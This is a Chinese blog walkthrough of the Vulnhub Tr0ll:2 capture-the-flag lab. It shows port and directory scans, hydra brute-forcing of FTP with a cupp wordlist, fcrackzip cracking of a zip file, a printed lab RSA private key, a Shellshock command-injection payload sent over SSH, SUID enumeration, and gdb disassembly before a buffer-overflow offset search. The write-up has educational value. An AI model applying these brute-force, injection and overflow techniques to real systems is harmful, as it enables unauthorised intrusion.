
Vulnhub靶机渗透-Tr0ll:2

原创Railgun HACK学习呀
2020-04-14原文

0x01 Scan Host

主机发现:



emm，web和tr0ll:1一样，先进行更详细的扫描：

```
PORT     STATE SERVICE     REASON  VERSION
21/tcp   open  ftp         syn-ack vsftpd 2.0.8 or later
22/tcp   open  ssh         syn-ack OpenSSH 5.9p1 Debian 5ubuntu1.4 (Ubuntu Li
nux; protocol 2.0)
| ssh-hostkey:
|   1024 82:fe:93:b8:fb:38:a6:77:b5:a6:25:78:6b:35:e2:a8 (DSA)
| ssh-dss AAAAB3NzaC1kc3MAAACBALSoHkrGLGdoGCUxvP4LXhGxwwE2qABymlFojSsxW9JHi
pIqzNXTjAzetIpf9d/QP5VjmYepnwd6qXQU+uUtWEGeQdXRWzCvjok9JQepGRgIqEDOXZC7xyFx
mBDKCTk88YiDbJoh7qQF0CMMMooO29cPJDDJWOKVxd6waA+E9TY3AAAAFQD0aumbrVQcxUQhIX8
z7z6eMV53+wAAAIA2EKw98THYwQat/cmZ1Tnm82OCiyaZUD/1meZMJUkIJspK2ka8jf7a5YTpo2
bEh1D+ZD1Mhvta4PaR8NlOjLaih7TWV2NKtaWKKOCEWMSydkndkfzgvcXjP4zRLrIhNPWDeF2rL
w7DXI4mT/jaYkyJZRbf8bBTGWau/HD+uPQO9AAAAIBAZaVrjIqrPntdwF8kERmLFdlQGH8a12hi
B+3O6Z7sB9ppOuuMshiKJ3Yw5gwOuQNQQGiFmA/TrbprR90PoQGLpPQRGB1jAnrZV2PgAWEmarE
oAm23Yiwwlr7tfRH3Wa0QR1FthsWxsmo5xuC6K7rmpZ0vLbNB4MjPP8igwIAkGA==
|   2048 7d:a5:99:b8:fb:67:65:c9:64:86:aa:2c:d6:ca:08:5d (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDTwBMwZV9lfeG6WRFDvN0Uf2IjaN5FCES+K
TAO1oHLt9Es+kQ7CI8fLyiNNoC0FJuCWvnOgGCDYjbQWZ9AyapU6HXsXHnGoJyTBxEc7cBBt+d0
EEhr/sK/rym+klu7tSE5T1DWtAEhdLfsEiRPsmTVoaQEAglu8fq1KKUrKZaaDlDStTd2Vw7vQ2s
tmHYv5SPFysT9gIPag9kpdVjWUKFoou1MFE7kBkVb9rcQtFV6Gxz2sD4AqepQK0OJqrCLW/87Je
5VAdSZqE7eILdpQZTBEipo1hD9qyhl4KlKTvweRYjNGZVTxSe95E0ZI+dv8XsFCmtZ+X3IpNu+q
Qh/BkgX
|   256 91:b8:6a:45:be:41:fd:c8:14:b5:02:a0:66:7c:8c:96 (ECDSA)
|_ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBB
DgmGXAkVDdDIbCWmGw3WD1EaiTXLzqQ9BmLVwnXjgpgDqPNMOjgrGczwWwjEJbSpSgmDhn7p5bo
D2wq5dV+cMM=
25/tcp   open  tcpwrapped syn-ack
|_smtp-commands: Couldn't establish connection on port 25
80/tcp   open  http        syn-ack Apache httpd 2.2.22 ((Ubuntu))
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD POST
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
110/tcp open  tcpwrapped syn-ack
Warning: OSScan results may be unreliable because we could not find at leas
t 1 open and 1 closed port
Device type: WAP|general purpose
Running: Actiontec embedded, Linux 3.X
OS CPE: cpe:/h:actiontec:mi424wr-gen3i cpe:/o:linux:linux_kernel cpe:/o:lin
ux:linux_kernel:3.2
OS details: Actiontec MI424WR-GEN3I WAP, Linux 3.2
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=4/3%OT=21%CT=%CU=%PV=Y%DS=2%DC=T%G=N%TM=5E878D97%P=x86
OS:_64-pc-linux-gnu)SEQ(SP=101%GCD=1%ISR=103%TI=I%II=I%SS=S%TS=U)OPS(O1=M5B
OS:4%O2=M5B4%O3=M5B4%O4=M5B4%O5=M5B4%O6=M5B4)WIN(W1=FAF0%W2=FAF0%W3=FAF0%W4
OS:=FAF0%W5=FAF0%W6=FAF0)ECN(R=Y%DF=N%TG=80%W=FAF0%O=M5B4%CC=[illegible])T1(R=Y
OS:=N%TG=80%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=Y%DF=N%TG=80%W=FAF0%S=O%A=S+%
```


0x02 Web Service

不安全 | view-source:192.168.8.126

```
<html>
<img src='tr0ll_again.jpg'>
</html>
<!--Nothing here, Try Harder!>
<!--Author: Tr0ll>
<!--Editor: VIM>
```


告诉我们这里啥都没有，扫一下目录:

```
START_TIME: Fri Apr  3 15:22:50 2020
URL_BASE: http://192.168.8.126/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------


GENERATED WORDS: 4612

---- Scanning URL: http://192.168.8.126/ ----

+ http://192.168.8.126/cgi-bin/ (CODE:403|SIZE:289)
+ http://192.168.8.126/index (CODE:200|SIZE:110)
+ http://192.168.8.126/index.html (CODE:200|SIZE:110)
+ http://192.168.8.126/robots (CODE:200|SIZE:346)
+ http://192.168.8.126/robots.txt (CODE:200|SIZE:346)
+ http://192.168.8.126/server-status (CODE:403|SIZE:294)


-----------------
END_TIME: Fri Apr  3 15:24:10 2020
DOWNLOADED: 4612 - FOUND: 6
```



有几张图片。

0x03 FTP Service


既然web没什么突破口，那么我们还是从ftp试试看，考虑生成个社工字典，根据WEB给出的Author以及Editor:

```
root@NightsWatch:~/Desktop# cupp -i

[+] Insert the informations about the victim to make a dictionary
[+] If you don't know all the info, just hit enter when asked! ;)

> First Name: Tr0ll
> Surname: Tr0ll
> Nickname: VIM
> Birthdate (DDMMYYYY):


> Partners) name:
> Partners) nickname:
> Partners) birthdate (DDMMYYYY):


> Child's name:
> Child's nickname:
> Child's birthdate (DDMMYYYY):


> Pet's name:
> Company name:


> Do you want to add some key words about the victim? Y/[N]:
> Do you want to add special chars at the end of words? Y/[N]: n
> Do you want to add some random numbers at the end of words? Y/[N]:
> Leet mode? (i.e. leet = 1337) Y/[N]:

[+] Now making a dictionary ...
[+] Sorting list and removing duplicates ...
[+] Saving dictionary to tr0ll.txt, counting 164 words.
[+] Now load your pistolero with tr0ll.txt and shoot! Good luck!
```



在字典的每一项后面加一个特殊字符，建议选n。然后用hydra爆一下:

```
root@NightsWatch:~/Desktop# hydra -L users.txt -P tr0ll.txt ftp://192.168.8
.126
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or se
cret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-04-03 1
5:39:34
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to sk
ip waiting)) from a previous session found, to prevent overwriting, ./hydra
.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 660 login tries (l:4/p:
165), ~42 tries per task
[DATA] attacking ftp://192.168.8.126:21/
[21][ftp] host: 192.168.8.126   login: Tr0ll   password: Tr0
```



Bingo~登陆看一下:




是个有密码的压缩包，简单地爆了一下没出。



想了一下，robots似乎也有node的字眼，再结合有点像隐写，并且:



有提示，cat每个图片，最终发现了东西:



提示深入y0ur_self来找到答案，FTP没有，WEB找到了answer:

全部都是base64，写个脚本跑一下，这里不能复制，wget即可:

```
root@NightsWatch:~/Desktop/tr0ll# cat b64en.py
#-*- coding: UTF-8 -*-

import base64

f = open('answer.txt','r')

for line in f:
    text = base64.b64decode(line)
    print(text)
```


循环读取每行并做base64解码，发现跑出来的应该是个字典:

```
root@NightsW...esktop/tr0ll
wringing
wrings
wrinkle
wrinkle
wrinkled
wrinkles
wrinklier
wrinklies
wrinkliest
wrinkling
wrinkly
wrinkly
wrist
wrist
wristband
wristband
wristbands
wrists
wristwatch
wristwatch
```

这里提供两种爆破zip的方式，一种是john一种是fcrackzip。

先说john：

```
zip2john lmao.zip > hash.txt
```

```
john hash.txt
```

这种没成功，接下来是frackzip利用字典:

```
root@NightsWatch:~/Desktop# fcrackzip --help

fcrackzip version 1.0, a fast/free zip password cracker
written by Marc Lehmann <pcg@goof.com> You can find more info on
http://www.goof.com/pcg/marc/

USAGE: fcrackzip
          [-b|--brute-force]            use brute force algorithm
          [-D|--dictionary]             use a dictionary
          [-B|--benchmark]              execute a small benchmark
          [-c|--charset characterset]   use characters from charset
          [-h|--help]                   show this message
          [--version]                   show the version of this program
          [-V|--validate]               sanity-check the algorithm
          [-v|--verbose]                be more verbose
          [-p|--init-password string]   use string as initial password/file
          [-l|--length min-max]         check password with length min to m
ax
          [-u|--use-unzip]              use unzip to weed out wrong passwor
ds
          [-m|--method num]             use method number "num" (see below)
          [-2|--modulo r/m]             only calculcate 1/m of the password
          file ...                    the zipfiles to crack

methods compiled in (* = default):

 0: cpmask
 1: zip1
*2: zip2, USE_MULT_TAB
```



```
fcrackzip -u -D -p password.txt lmao.zip
```

```
root@NightsWatch:~/Desktop/tr0ll# fcrackzip -u -D -p password.txt lmao.zip


PASSWORD FOUND!!!!: pw == ItCantReallyBeThisEasyRightLOL
root@NightsWatch:~/Desktop/tr0ll#
```


成功找到密码。

```
root@NightsWatch:~/Desktop/tr0ll# unzip lmao.zip
Archive:  lmao.zip
[lmao.zip] noob password:
  inflating: noob
root@NightsWatch:~/Desktop/tr0ll# chmod +x noob
root@NightsWatch:~/Desktop/tr0ll# ./noob
./noob: line 1: -----BEGIN: command not found
./noob: line 2: MIIEpAIBAAKCAQEAsIthv5CzMo5v663EMpilasuBIFMiftzsr+w+UFe9yFh
AoLqq: command not found
./noob: line 3: yDSPjrmPsyFePcpHmwWEdeR5AWIv/RmGZh0Q+Qh6vSPswix7//SnX/QHvh0
CGhf1: No such file or directory
./noob: line 4: /9zwtJSMely5oCGOujMLjDZjryu1PKxET1CcUpiylr2kgD/fy11Th33Kwmc
sgnPo: No such file or directory
./noob: line 5: q+pMbCh86IzNBEXrBdkYCn222djBaq+mEjvfqIXWQYBlZ3HNZ4LVtG+5in9
bvkU5: command not found
./noob: line 6: z+13lsTpA9px6YIbyrPMMFzcOrxNdpTY86ozw02+MmFaYfMxyj2GbLej0+q
niwKy: command not found
./noob: line 7: e5SsF+eNBRKdqvSYtsVE11SwQmF4imdJO0buvQIDAQABAoIBAA8ltlpQWP+
yduna: command not found
./noob: line 8: u+W3cSHrmgWi/Ge0Ht6tP193V8IzyD/CJFsPH24Yf7rX
jW8i0: No such file or directory
```


本来以为是个ELF，结果不是:

```
root@NightsWatch:~/Desktop/tr0ll# file noob

noob: PEM RSA private key
```

```
root@NightsWatch:~/Desktop/tr0ll# cat noob
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAsIthv5CzMo5v663EMpilasuBIFMiftzsr+w+UFe9yFhAoLqq
yDSPjrmPsyFePcpHmwWEdeR5AWIv/RmGZh0Q+Qh6vSPswix7//SnX/QHvh0CGhf1
/9zwtJSMely5oCGOujMLjDZjryu1PKxET1CcUpiylr2kgD/fy11Th33KwmcsgnPo
q+pMbCh86IzNBEXrBdkYCn222djBaq+mEjvfqIXWQYBlZ3HNZ4LVtG+5in9bvkU5
z+13lsTpA9px6YIbyrPMMFzcOrxNdpTY86ozw02+MmFaYfMxyj2GbLej0+qniwKy
e5SsF+eNBRKdqvSYtsVE11SwQmF4imdJO0buvQIDAQABAoIBAA8ltlpQWP+yduna
u+W3cSHrmgWi/Ge0Ht6tP193V8IzyD/CJFsPH24Yf7rX1xUoIOKtI4NV+gfjW8i0
gvKJ9eXYE2fdCDhUxsLcQ+wYrP1j0cVZXvL4CvMDd9Yb1JVnq65QKOJ73CuwbVlq
UmYXvYHcth324YFbeaEiPcN3SIlLWms0pdA71Lc8kYKfgUK8UQ9Q3u58Ehlxv079
La35u5VH7GSKeey72655A+t6d1ZrrnjaRXmaec/j3Kvse2GrXJFhZ2IEDAfa0GXR
xgl4PyN8O0L+TgBNI/5nnTSQqbjUiu+aOoRCs0856EEpfnGte41AppO99hdPTAKP
aq/r7+UCgYEA17OaQ69KGRdvNRNvRo4abtiKVFSSqCKMasiL6aZ8NIqNfIVTMtTW
K+WPmz657n1oapaPfkiMRhXBCLjR7HHLeP5RaDQtOrNBfPSi7AlTPrRxDPQUxyxx
n48iIflln6u85KYEjQbHHkA3MdJBX2yYFp/w6pYtKfp15BDA8s4v9HMCgYEA0YcB
TEJvcW1XUT93ZsN+lOo/xlXDsf+9Njrci+G8l7jJEAFWptb/9ELc8phiZUHa2dIh
WBpYEanp2r+fKEQwLtoihstceSamdrLsskPhA4xF3zc3c1ubJOUfsJBfbwhX1tQv
ibsKq9kucenZOnT/WU8L51Ni5lTJa4HTQwQe9A8CgYEAidHV1T1g6NtSUOVUCg6t
0PlGmU9YTVmVwnzU+LtJTQDiGhfN6wKWvYF12kmf30P9vWzpzlRoXDd2GS6N4rdq
vKoyNZRw+bqjM0XT+2CR8dS1DwO9au14w+xecLq7NeQzUxzId5tHCosZORoQbvoh
ywLymdDOlq3TOZ+CySD4/wUCgYEAr/ybRHhQro7OVnneSjxNp7qRUn9a3bkWLeSG
th8mjrEwf/b/1yai2YEHn+QKUU5dCbOLOjr2We/Dcm6cue98IP4rHdjVlRS3oN9s
G9cTui0pyvDP7F63Eug4E89PuSziyphyTVcDAZBriFaIlKcMivDv6J6LZTc17sye
q51celUCgYAKE153nmgLIZjw6+FQcGYUl5FGfStUY05sOh8kxwBBGHW4/fC77+NO
vW6CYeE+bA2AQmiIGj5CqlNyecZ08j4Ot/W3IiRlkobhO07p3nj601d+OgTjjgKG
zp8XZNG8Xwnd5K59AVXZeiLe2LGeYbUKGbHyKE3wEVTTEmgaxF4D1g==
-----END RSA PRIVATE KEY-----
```


0x04 SSH Service

猜测是不是SSH登陆密钥:

```
[2020-04-04 00:37.30]  ~/Desktop
[Railgun.Hogworts] ➤ ssh -i noob noob@192.168.8.126
Warning: Permanently added '192.168.8.126' (RSA) to the list of known hosts.
/usr/bin/xauth:  file /home/noob/.Xauthority does not exist
TRY HARDER LOL!
Connection to 192.168.8.126 closed.
```


看到提示运行的是/usr/bin/xauth，并不是/bin/bash，这里有几种方法:

```
ssh -i noob noob@192.168.8.126 -t "/bin/sh"

ssh -i noob noob@192.168.8.126 -t "bash --noprofile"

ssh -i noob noob@192.168.8.126 -t "() { :; }; /bin/bash"
```

在这里，最后一种方法是有效的:

```
root@NightsWatch:~/Desktop/tr0ll# ssh -i noob noob@192.168.8.126 -t "() { :
; }; /bin/bash"
noob@Tr0ll2:~$ whoami
noob
noob@Tr0ll2:~$
```


0x05 Privilege Escalation

```
noob@Tr0ll2:~$ uname -a

Linux Tr0ll2 3.2.0-29-generic-pae #46-
Ubuntu SMP Fri Jul 27 17:25:43 UTC 2012 i686 i686 i386 GNU/Linux
```

```
noob@Tr0ll2:~$ find / -user root -perm -4000 -print 2>/dev/null
/bin/su
/bin/umount
/bin/ping
/bin/mount
/bin/fusermount
/bin/ping6
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/sudoedit
/usr/bin/passwd
/usr/bin/mtr
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/traceroute6.iputils
/usr/bin/gpasswd
/usr/sbin/pppd
/usr/lib/eject/dmcrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/nothing_to_see_here
/nothing_to_see_here/choose_wisely
/nothing_to_see_here/choose_wisely/door2
/nothing_to_see_here/choose_wisely/door2/r00t
/nothing_to_see_here/choose_wisely/door3
/nothing_to_see_here/choose_wisely/door3/r00t
/nothing_to_see_here/choose_wisely/door1
/nothing_to_see_here/choose_wisely/door1/r00t
noob@Tr0ll2:~$
```


先看SUID吧，看到下面有些奇怪的东西:

```
noob@Tr0ll2:/nothing_to_see_here/choose_wisely$ ls -al
total 20
drwsr-xr-x 5 root root 4096 Oct  4  2014 .
drwsr-xr-x 3 root root 4096 Apr  3 09:45 ..
drwsr-xr-x 2 root root 4096 Oct  4  2014 door1
drwsr-xr-x 2 root root 4096 Oct  5  2014 door2
drwsr-xr-x 2 root root 4096 Oct  5  2014 door3
noob@Tr0ll2:/nothing_to_see_here/choose_wisely$
```


挨个的来看一下:

```
noob@Tr0ll2:/nothing_to_see_here/choose_wisely$ cd door1
noob@Tr0ll2:/nothing_to_see_here/choose_wisely/door1$ ls
r00t
noob@Tr0ll2:/nothing_to_see_here/choose_wisely/door1$ ls -al
total 16
drwsr-xr-x 2 root root 4096 Oct  4  2014 .
drwsr-xr-x 5 root root 4096 Oct  4  2014 ..
-rwsr-xr-x 1 root root 7271 Oct  4  2014 r00t
noob@Tr0ll2:/nothing_to_see_here/choose_wisely/door1$ ./r00t
Good job, stand by, executing root shell ...
BUHAHAHA NOOB!
lnoob@Tr0ll2:/nothing_to_see_here/choose_wisely/door1$ l
Broadcast message from noob@Tr0ll2
        (/dev/pts/0) at 9:51 ...

The system is going down for reboot NOW!
Connection to 192.168.8.126 closed by remote host.
Connection to 192.168.8.126 closed.
```


???reboot???，看来不能瞎运行啊...这里发现有gdb，可以分析一下再选择运行，大家要注意，实际情况中也是，不能乱运行程序。

Ret2Text With Environment

```
(gdb) disas main
Dump of assembler code for function main:
   0x08048464 <+0>:     push   %ebp
   0x08048465 <+1>:     mov    %esp,%ebp
   0x08048467 <+3>:     and    $0xfffffff0,%esp
   0x0804846a <+6>:     sub    $0x10,%esp
   0x0804846d <+9>:     movl   $0x8048580,(%esp)
   0x08048474 <+16>:    call   0x8048360 <puts@plt>
   0x08048479 <+21>:    call   0x80483a0 <fork@plt>
   0x0804847e <+26>:    test   %eax,%eax
   0x08048480 <+28>:    jne    0x80484a6 <main+66>
   0x08048482 <+30>:    movl   $0x8048598,(%esp)
   0x08048489 <+37>:    call   0x8048370 <system@plt>
   0x0804848e <+42>:    movl   $0x78,(%esp)
   0x08048495 <+49>:    call   0x8048350 <sleep@plt>
   0x0804849a <+54>:    movl   $0x80485af,(%esp)
   0x080484a1 <+61>:    call   0x8048370 <system@plt>
   0x080484a6 <+66>:    leave
   0x080484a7 <+67>:    ret
End of assembler dump.
```


上图为r00t1，没有交互不像是存在溢出或者格式化字符串的情况。

现在看一下r00t2:

```
(gdb) disas main
Dump of assembler code for function main:
   0x08048444 <+0>:     push   %ebp
   0x08048445 <+1>:     mov    %esp,%ebp
   0x08048447 <+3>:     and    $0xfffffff0,%esp
   0x0804844a <+6>:     sub    $0x110,%esp
   0x08048450 <+12>:    cmpl   $0x1,0x8(%ebp)
   0x08048454 <+16>:    jne    0x8048478 <main+52>
   0x08048456 <+18>:    mov    0xc(%ebp),%eax
   0x08048459 <+21>:    mov    (%eax),%edx
   0x0804845b <+23>:    mov    $0x8048580,%eax
   0x08048460 <+28>:    mov    %edx,0x4(%esp)
   0x08048464 <+32>:    mov    %eax,(%esp)
   0x08048467 <+35>:    call   0x8048340 <printf@plt>
   0x0804846c <+40>:    movl   $0x0,(%esp)
   0x08048473 <+47>:    call   0x8048370 <exit@plt>
   0x08048478 <+52>:    mov    0xc(%ebp),%eax
   0x0804847b <+55>:    add    $0x4,%eax
   0x0804847e <+58>:    mov    (%eax),%eax
   0x08048480 <+60>:    mov    %eax,0x4(%esp)
   0x08048484 <+64>:    lea    0x10(%esp),%eax
   0x08048488 <+68>:    mov    %eax,(%esp)
   0x0804848b <+71>:    call   0x8048350 <strcpy@plt>
   0x08048490 <+76>:    mov    $0x8048591,%eax
   0x08048495 <+81>:    lea    0x10(%esp),%edx
   0x08048499 <+85>:    mov    %edx,0x4(%esp)
   0x0804849d <+89>:    mov    %eax,(%esp)
   0x080484a0 <+92>:    call   0x8048340 <printf@plt>
   0x080484a5 <+97>:    leave
   0x080484a6 <+98>:    ret
End of assembler dump.
(gdb)
```


其中strcpy以及printf可能存在溢出和格式化字符串漏洞

r003:

```
(gdb) disas main
Dump of assembler code for function main:
   0x08048464 <+0>:     push   %ebp
   0x08048465 <+1>:     mov    %esp,%ebp
   0x08048467 <+3>:     and    $0xfffffff0,%esp
   0x0804846a <+6>:     sub    $0x10,%esp
   0x0804846d <+9>:     movl   $0x8048590,(%esp)
   0x08048474 <+16>:    call   0x8048360 <puts@plt>
   0x08048479 <+21>:    movl   $0x3,(%esp)
   0x08048480 <+28>:    call   0x8048350 <sleep@plt>
   0x08048485 <+33>:    movl   $0x80485bc,(%esp)
   0x0804848c <+40>:    call   0x8048360 <puts@plt>
   0x08048491 <+45>:    movl   $0x1,(%esp)
   0x08048498 <+52>:    call   0x8048350 <sleep@plt>
   0x0804849d <+57>:    call   0x80483a0 <fork@plt>
   0x080484a2 <+62>:    test   %eax,%eax
   0x080484a4 <+64>:    jne    0x80484b2 <main+78>
   0x080484a6 <+66>:    movl   $0x80485cb,(%esp)
   0x080484ad <+73>:    call   0x8048370 <system@plt>
   0x080484b2 <+78>:    leave
   0x080484b3 <+79>:    ret
End of assembler dump.
```


与r00t1同，调用了system，但参数明显不是/bin/sh，有诈...

既然大概率r00t2存在漏洞，那我们着重看一下，因为自带的gdb并没有我常用的插件，所以这里借助msf来完成测试溢出的offset:

```
cd /usr/share/metasploit-framework/tools/exploit/
```

```
./pattern_create.rb -l 400
```

```
./pattern_offset.rb -q 6a413969
```

```
